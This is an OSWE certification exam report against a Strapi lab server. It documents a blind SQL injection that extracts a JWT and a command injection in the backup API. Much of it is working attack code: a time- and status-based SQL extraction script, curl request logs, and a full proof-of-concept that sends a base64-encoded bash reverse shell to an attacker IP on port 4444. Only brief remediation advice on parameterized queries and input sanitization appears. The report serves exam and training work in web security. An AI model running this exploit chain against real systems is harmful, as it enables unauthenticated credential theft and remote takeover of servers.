Offensive Security

OSWE Exam Documentation

v.1.0

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1.0 Offensive-Security OSWE Exam Documentation

The Offensive Security OSWE exam documentation contains all efforts that were conducted in order to pass the Offensive Security Certified Expert exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has the technical knowledge required to pass the qualifications for the Offensive Security Web Expert certification.

The student will be required to fill out this exam documentation fully and to include the following sections:

- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included


2.0 192.168.129.119: Strapi

2.1 Proof.txt


```
awae@webapi-vic:~$ /sbin/ifconfig
/sbin/ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.129.119  netmask 255.255.255.0  broadcast 192.168.129.255
        inet6 fe80::250:56ff:fe8a:ca53  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:8a:ca:53  txqueuelen 1000  (Ethernet)
        RX packets 476704  bytes 32138849 (32.1 MB)
        RX errors 0  dropped 524  overruns 0  frame 0
        TX packets 474176  bytes 36209502 (36.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 46955  bytes 10876058 (10.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 46955  bytes 10876058 (10.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

awae@webapi-vic:~$ cat proof.txt
cat proof.txt
a4580f3ae0a1b5fffa7769adfe393efeawae@webapi-vic:~$
```

2.2 Vulnerability 1


During analysis of the Strapi application it was found that the ***"id"*** parameter found in endpoint ***"/posts/countid"*** was vulnerable to blind based SQL injection. This was revealed using a "***gray-box***" approach, by placing a single tick (') in the ***"id"*** parameter it produced a SQL query error that can be viewed within the NodeJS console.



While viewing the permissions of Posts within the Strapi administrative panel it revealed that the ***"countid"*** method was publicly available and required no authentication to interact with ***"/posts/countid"*** endpoint.



Further analysis confirmed that by injecting a **SLEEP** query the endpoint would return with a **404 Not Found** response error, confirming that the query was interpreted by the backend database.




In order to take advantage of the SQL injection vulnerability an ***"IF"*** statement will be used to extract data from the MySQL database. The below query tests if the first character of the **"jwt"** token within the **"jwts"** table contains a particular value. If the query returns true the application will sleep for 9 seconds, if the query returns false the application will sleep for 12 seconds.

```
IF((select+MID(jwt,1,1)+from+jwts+limit+1,1)%3d"e",sleep(9),sleep(12))+
```


Example of query sleeping for 9 seconds returning True:


```
[root~/AWAE_exam/strapi]# curl -v 'http://192.168.129.118:1337/posts/countid?id=+IF((select+MID(jwt,1,1)+from+jwts+limit+1,1)%3d%22e%22,sleep(9),sleep(12))' |grep
Usage: grep [OPTION]... PATTERN [FILE]...
Try 'grep --help' for more information.
*   Trying 192.168.129.118...
* TCP_NODELAY set
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0* Connected to 192.168.129.118 (192.168.129.118) port 1337 (#0)
> GET /posts/countid?id=+IF((select+MID(jwt,1,1)+from+jwts+limit+1,1)%3d%22e%22,sleep(9),sleep(12)) HTTP/1.1
> Host: 192.168.129.118:1337
> User-Agent: curl/7.60.0
> Accept: */*
>
  0     0    0     0    0     0      0      0 --:--:--  0:00:08 --:--:--     0< HTTP/1.1 404 Not Found
< Vary: Origin
< Content-Type: application/json; charset=utf-8
< X-Powered-By: Strapi <strapi.io>
< Content-Length: 60
< Date: Tue, 03 Mar 2020 22:27:08 GMT
< Connection: keep-alive
<
{ [60 bytes data]
100    60  100    60    0     0      6      0  0:00:10  0:00:09  0:00:01    15
```

Example of application sleeping for 12 seconds returning False:



Due to constraints of trying to return multiple rows while using an IF case, it was discovered that the application would return a **500 Internal Error** response code if the value were true and a **404 Not Found** response code if the value was false. This required a query that would instruct the backend database to execute a query would return multiple rows if the statement were true.



The blind SQL injection vulnerability was leveraged to obtain a valid Json Web Token (JWT) from the MySQL database in order to preform an authentication bypass into the Strapi administrative panel. The following snippet of code preforms the JWT extraction and publishes a new post by checking if the Authorization is true.

```
def verify_login(header):
      headers = {"Connection": "close", "Authorization": "Bearer "+str(header),
"Upgrade-Insecure-Requests": "1"}
      response = session.post("http://"+ipaddr+":1337/posts",
headers=headers,verify=False)
      print(response.content)

def char_check(cur_char,cur_pos):
      injection =
"IF((select+MID(jwt,"+str(cur_pos)+",1)+from+jwts+limit+0,1)%3dbinary("+hex(ord(cur_c
har))+"),+(select+id+from+jwts),0)"
      response = session.get("http://"+ipaddr+":1337/posts/countid?id="+injection)

      if response.status_code == 500:
       return True
      else:
       return False

stop = True
sys.stdout.write("[+] Please Wait: \n")
sys.stdout.flush()

alpha =
['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t',
'u', 'v', 'w', 'x', 'y', 'z', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K',
'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', '0', '1',
'2', '3', '4', '5', '6', '7', '8', '9', '_', '.', '-']
token = ""
for i in range(1, 150):
   stop = True
   for j in alpha:
    if char_check(j,i) == True:
     stop = False
     sys.stdout.write(j)
     sys.stdout.flush()
     token=token+j
     break
```

By examining the code located in ***"/home/awae/exam/api/post/services/Post.js"*** it was confirmed that the input is taken directly from the query on line 77. In order to prevent against SQL injection attacks while still maintaining full application functionality is to use parameterized queries (also known as prepared statements). When utilizing this method of querying the database, any value supplied by the

client will be handled as a string value rather than part of the SQL query. Additionally, when utilizing parameterized queries, the database engine will automatically check to make sure the string being used matches that of the column. For example, the database engine will check that the user supplied input is an integer if the database column is configured to contain integers.

2.3 Vulnerability 2

During code analysis of ***"/home/awae/exam/api/backup/service/Backup.js"*** it was found that the Backups API was vulnerable to a command injection vulnerability. It was discovered that on line 117 was preforming a system using the **"exec"** method, the command contains user-controlled component.

```
112         let buff = new Buffer(values.pwd, 'base64');
113         let b64dPwd = buff.toString('ascii');
114         var dbname = values.name.split('_')[0];
115         var scm = ` /usr/bin/mysqldump -p${b64dPwd} ${dbname} > public/uploads/${values.name}.sql`;
116         console.log(scm);
117         let res = exec(scm, (error, stdout, stderr) => {
```

The **"scm"** string comprises of the command that is later passed to the exec method, it takes the password and dbname arguments from the API call, this will be discussed in further detail in a later section. By creating a new backup via the backup endpoint with the following: {"name":"; curl 192.168.119.129: #_12_34_5679","pwd":"pass1234" }, by using a semicolon (;) followed with an additional command such as curl the **"scm"** will execute both **/usr/bin/mysqldump** and the additional command.

```
Go  Cancel  <|▾  >|▾
Request
Raw  Params  Headers  Hex  JSON Web Tokens  JSON Beautifier
POST /backups HTTP/1.1
Host: 192.168.129.118:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Content-Type: application/json; charset=utf-8
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTgzMjc4NTA1LCJleHAiOjE1ODMzNjQ5MDV9.54mpu7Q7kyZzoaf3U3wo5jgpnCJTceHvS9hkfrweSAE
Origin: http://192.168.129.118:1337
Connection: close
Content-Length: 75

{"name":";/usr/bin/curl 192.168.119.129 #_12_34_5679", "pwd": "pass1234"}

/usr/bin/mysqldump -p%+,Wmx ;/usr/bin/curl 192.168.119.129 # > public/uploads/;/usr/bin/curl 192.168.119.129 #_12_34_5679.sql
stdout: Usage: mysqldump [OPTIONS] database [tables]
OR     mysqldump [OPTIONS] --databases [OPTIONS] DB1 [DB2 DB3...]
OR     mysqldump [OPTIONS] --all-databases [OPTIONS]
For more options, use mysqldump --help
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="1.py">1.py</a></li>
<li><a href="2.py">2.py</a></li>

?  <  +
Response
Raw  Headers

HTTP/1.1 200 OK
Vary: Origin
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: WWW-Authenticate,Server-Authorization
Content-Type: application/json; charset=utf-8
X-Powered-By: Strapi <strapi.io>
Content-Length: 159
Date: Wed, 04 Mar 2020 05:40:54 GMT
Connection: close

{"id":12,"name":";/usr/bin/curl 192.168.119.129 #_12_34_5679","created_at":"2020-03-04T05:40:55.000Z","updated_at":"2020-03-04T05:40:55.000Z","pwd":"pass1234"}
```

Request from the Strapi server:


```
Tue Mar 03:22:31:34
[root~/AWAE_exam/strapi]# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.129.118 - - [03/Mar/2020 22:33:13] "GET / HTTP/1.1" 200 -
```

A command Injection vulnerability manifests when an application code sends untrusted user input to an interpreter as part of a command or query. It's recommended that sanitize input before it passed to the exec command. An additonal method is use the **SPAWN** method instead of exec method if the **scm** instruction is necessary.

The code beneath can be used to receive a reverse shell from the server. Please note that a valid JWT must be provided.

```
#Payload to use against /usr/bin/mysqldump
att_ip = "192.168.119.129"#Replace IP
att_port = "4444"          #Replace Port
cmd = "bash -i >& /dev/tcp/"+att_ip+"/"+att_port+" 0>&1"
encodeStuff = base64.b64encode(cmd.encode("utf-8"))
encodedStr = str(encodeStuff.decode('utf-8'))


backup = "http://"+ipaddr+":1337/backups"
header = {"Authorization": "Bearer " +str(token) , "Content-Type":
"application/json", "Connection": "close"}
data = {"name":  ";echo "+encodedStr+"| base64 --decode |bash #_12_34_5679", "pwd":
"pass1234"}
requests.post(backup, headers=header, json=data)
```

2.4 PoC Code

```
#!/usr/bin/python3
import requests
import urllib3
import json
import sys
import base64
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
session = requests.Session()
ipaddr = sys.argv[1]
def char_check(cur_char,cur_pos):
      injection =
"IF((select+MID(jwt,"+str(cur_pos)+",1)+from+jwts+limit+0,1)%3dbinary("+hex(ord(cur_c
har))+"),+(select+id+from+jwts),0)"
      response = session.get("http://"+ipaddr+":1337/posts/countid?id="+injection)
      if response.status_code == 500:
       return True
      else:
       return False
stop = True
sys.stdout.write("[+] Please Wait: \n")
sys.stdout.flush()
alpha =
['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t',
'u', 'v', 'w', 'x', 'y', 'z', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K',
'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', '0', '1',
'2', '3', '4', '5', '6', '7', '8', '9', '_', '.', '-']
token = ""
for i in range(1, 150):
   stop = True
   for j in alpha:
    if char_check(j,i) == True:
     stop = False
     sys.stdout.write(j)
     sys.stdout.flush()
     token=token+j
     break
   if stop == True:
    break
print('\n[+]Token: \n'+token)
print("[+]Popping shell[+]")
print('-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-')
stop = True
#Payload to use against /usr/bin/mysqldump
att_ip = "192.168.119.129"#Replace IP
att_port = "4444"         #Replace Port
#base64 encode command
cmd = "bash -i >& /dev/tcp/"+att_ip+"/"+att_port+" 0>&1"
encodeStuff = base64.b64encode(cmd.encode("utf-8"))
encodedStr = str(encodeStuff.decode('utf-8'))
#Send Payload to backups
backup = "http://192.168.129.119:1337/backups"
header = {"Authorization": "Bearer " +str(token) , "Content-Type":
"application/json", "Connection": "close"}
data = {"name":  ";echo "+encodedStr+"| base64 --decode |bash #_12_34_5679", "pwd":
"pass1234"}
requests.post(backup, headers=header, json=data)
```

2.5 Steps

By chaining the two discovered vulnerabilities it allowed an authentication bypass to be performed and executed arbitrary commands on the Strapi system, allowing an unauthenticated user to completely control the underlying system. The steps are detailed below and will be broken into two parts, auth bypass and cmd injection.

- Auth Bypass:

  Using the provided script to extract a valid Json Web Token (JWT) from the database, because the **"countid"** method is publicly available meaning that no prior authentication is needed to access it.

```
def verify_login(header):
      headers = {"Connection": "close", "Authorization": "Bearer "+str(header),
"Upgrade-Insecure-Requests": "1"}
      response = session.post("http://"+ipaddr+":1337/posts",
headers=headers,verify=False)
      print(response.content)

def char_check(cur_char,cur_pos):
      injection =
"IF((select+MID(jwt,"+str(cur_pos)+",1)+from+jwts+limit+0,1)%3dbinary("+hex(ord(cur_c
har))+"),+(select+id+from+jwts),0)"
      response = session.get("http://"+ipaddr+":1337/posts/countid?id="+injection)

      if response.status_code == 500:
       return True
      else:
       return False

stop = True
sys.stdout.write("[+] Please Wait: \n")
sys.stdout.flush()

alpha =
['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t',
'u', 'v', 'w', 'x', 'y', 'z', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K',
'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', '0', '1',
'2', '3', '4', '5', '6', '7', '8', '9', '_', '.', '-']
token = ""
for i in range(1, 150):
   stop = True
   for j in alpha:
    if char_check(j,i) == True:
     stop = False
     sys.stdout.write(j)
     sys.stdout.flush()
     token=token+j
     break
```

The code used above is used to iterate through the alphanumeric characters present in a legitimate JWT using the array and checking that each character within that position of the SQL injection query contains the value of the checked character. Since the query used was being injected into a **SELECT** statement, the **IF** statement caused the application to error if multiple rows were attempted to be returned, for this reason the **"+(select+id+from+jwts),0)"** path was added to the **IF** statement. If the checked character was equal to the character being extracted from the jwt, the **IF** statement made the application respond with a **500 Internal Error** status code due to the "**select+id+from+jwts"** returning multiple rows. Using the **500 Internal Error** status code response from the application successfully validated that character in the JWT, this iterated through the entire JWT until the entire value was extracted.

The select statement must be taken into consideration if other items need to be retrieved from other tables within the database.

The result of the above snippet will be stored in the "token" variable and signifies a valid JWT is being used for authentication by submitting a new post to the **posts** api.

- CMD Injection

The code snippet below was used to gain a reverse shell on the Strapi application.

```
#Payload to use against /usr/bin/mysqldump
att_ip = "192.168.119.129"#Replace IP
att_port = "4444"          #Replace Port
cmd = "bash -i >& /dev/tcp/"+att_ip+"/"+att_port+" 0>&1"
encodeStuff = base64.b64encode(cmd.encode("utf-8"))
encodedStr = str(encodeStuff.decode('utf-8'))


backup = "http://"+ipaddr+":1337/backups"
header = {"Authorization": "Bearer " +str(token) , "Content-Type":
"application/json", "Connection": "close"}
data = {"name":  ";echo "+encodedStr+"| base64 --decode |bash #_12_34_5679", "pwd":
"pass1234"}
requests.post(backup, headers=header, json=data)
```

In order to interact and execute a request to the Backup endpoint, the **Content-Type** needed to be set to **"application/json"** and the name and password parameters of the backup had to follow a predefined format.

Inspecting the Backup.js file used by the Strapi application, presented the following:

```
103: const relations = _.pick(values, Backup.associations.map(ast => ast.alias));
104: const data = _.omit(values, Backup.associations.map(ast => ast.alias));
105: const schema = Joi.object().keys({
106: name: Joi.string().regex(/.+[_][0-9]{2}[_][0-9]{2}[_][0-9]{4}$/).required(),
107: pwd: Joi.string().regex(/^[a-zA-Z0-9-_=+/]{8,64}$/).required()
108: });
109: const result = Joi.validate({ name: values.name, pwd: values.pwd }, schema);
110: if (result.error === null) {
111: // Create entry with no-relational data.
112: let buff = new Buffer(values.pwd, 'base64');
113: let b64dPwd = buff.toString('ascii');
114: var dbname = values.name.split('_')[0];
115: var scm = ` /usr/bin/mysqldump -p${b64dPwd} ${dbname} >
public/uploads/${values.name}.sql`;
116: console.log(scm);
117: let res = exec(scm, (error, stdout, stderr) => {
```

The name and password field were required to pass a regular expression (regex) check on lines 106-107. For the name parameter it's required to adhere to the following format: **"abc_12_34_4567"**, any character followed by two groups of two digits and a group of 4 digits, each segment had to be separated by an underscore ("_"). The password regex must contain alpha-numeric characters with a minimum length of 8. Therefore, "test1234" as a password is passed as valid.

On line 112, the application takes the password and base64 encodes it, while on line 114 the dbname of is split before the first occurrence, thus only abc from the provided example will remain as the dbname. By adding a second command with a semi-colon (;) and commenting out remaining statement with a hash-sigh ("#"), for example ***";<some cmd>#*** will execute arbitrary commands.


The following bash reverse-shell payload was used to obtain code execution:

```
bash -i >& /dev/tcp/192.168.119.129/4444 0>&1
```

If the above bash command was put directly within the name of the backup, it would end up breaking the **scm exec** command. Therefore, by base64 encoding the payload then piping it to base64 decode then bash gives the backup name like the following:

